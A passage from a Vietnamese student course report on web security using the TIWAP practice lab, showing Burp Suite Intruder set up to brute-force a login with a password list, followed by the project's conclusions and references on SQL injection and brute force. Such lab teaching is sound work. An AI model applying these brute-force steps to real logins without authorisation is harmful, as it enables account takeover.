
IE105 – Bảo mật Web và ứng dụng

Trong phần Intruder, ta bấm nút Add bên phải để add 2 dấu dollar vào 2 ký tự admin thuộc username và password. Chọn attack type là Sniper.




Hình 4.21: Burp Suite – Sniper

Sau đó chuyển sang tab Payloads, tại phần Payload Setting, tiến hành load danh sách các password thông dụng có sẵn.




Hình 4.22: Burp Suite – Payload Setting

Load file password.txt trong máy lên. Rồi bấm nút Start attack màu cam bên góc phải.



Hình 4.23: Burp Suite – Start attack

Burp Suite tiến hành chạy để tổng hợp ra danh sách các password có khả năng chính xác.



Hình 4.24: Burp Suite – Danh sách password

Chương 5: KẾT LUẬN

5.1 Ưu điểm

Cung cấp môi trường thực hành bao gồm các cấp độ từ dễ, trung bình đến khó với các phương thức tấn công được xây dựng dựa trên ví dụ thực tiễn xảy ra trên những ứng dụng web hiện đại ngày nay qua đó giúp người học dễ dàng tiếp cận và thực hành.

Dễ dàng cài đặt, cấu hình và hoàn toàn miễn phí giúp sinh viên hoặc những người có mong muốn tìm hiểu, nghiên cứu lĩnh vực bảo mật và an toàn thông tin dễ dàng tiếp cận sử dụng.

Hiện tại TIWAP đã hỗ trợ cài đặt trên cloud (AWS)

5.2 Nhược điểm

Chưa hỗ trợ cài đặt trên hệ điều hành Windows vì vậy người học cần phải có các kiến thức cơ bản để thực hiện cài đặt trên hệ điều hành Linux.

Cộng đồng nhỏ và tài liệu tự nghiên cứu chưa nhiều nên người học gặp khó khăn khi xử lý các lỗi phát sinh trong quá trình học, thực hành.

5.3 Hướng phát triển

Thông qua đồ án nhóm đã hiểu rõ hơn về những kỹ thuật tấn công ứng dụng Web qua đó rút ra được một số phương pháp nâng cao bảo mật của ứng dụng và phòng tránh tấn công. Những kiến thức này đã giúp nhóm có nền tảng vững chắc hơn về kỹ thuật chuyên môn liên quan đến kỹ thuật bảo mật ứng dụng web.

Sau khi thực hiện xong đồ án nhóm sẽ sử dụng những kiến thức đã tìm hiểu và cố gắng học thêm, tìm hiểu thêm để nâng cao trình độ và áp dụng vào công việc thực tế trong tương lai.

TÀI LIỆU THAM KHẢO

1. <https://topdev.vn/blog/sql-injection/>
2. <https://viblo.asia/p/sql-injection-la-gi-co-bao-nhieu-kieu-tan-cong-sql-injection-m68Z0QnMlkG>
3. <https://viblo.asia/p/blind-sql-injection-la-gi-blind-injection-khac-voi-cac-loai-sql-injection-khac-nhu-the-nao-3Q75wX0DKWb>
4. <https://quantrimang.com/cong-nghe/cuoc-tan-cong-brute-force-la-gi-157987>
5. <https://locker.io/vi/blog/brute-force-la-gi>
6. <https://vietnix.vn/brute-force/>
7. <https://viblo.asia/p/phan-5-html-injection-3P0lP4pGlox>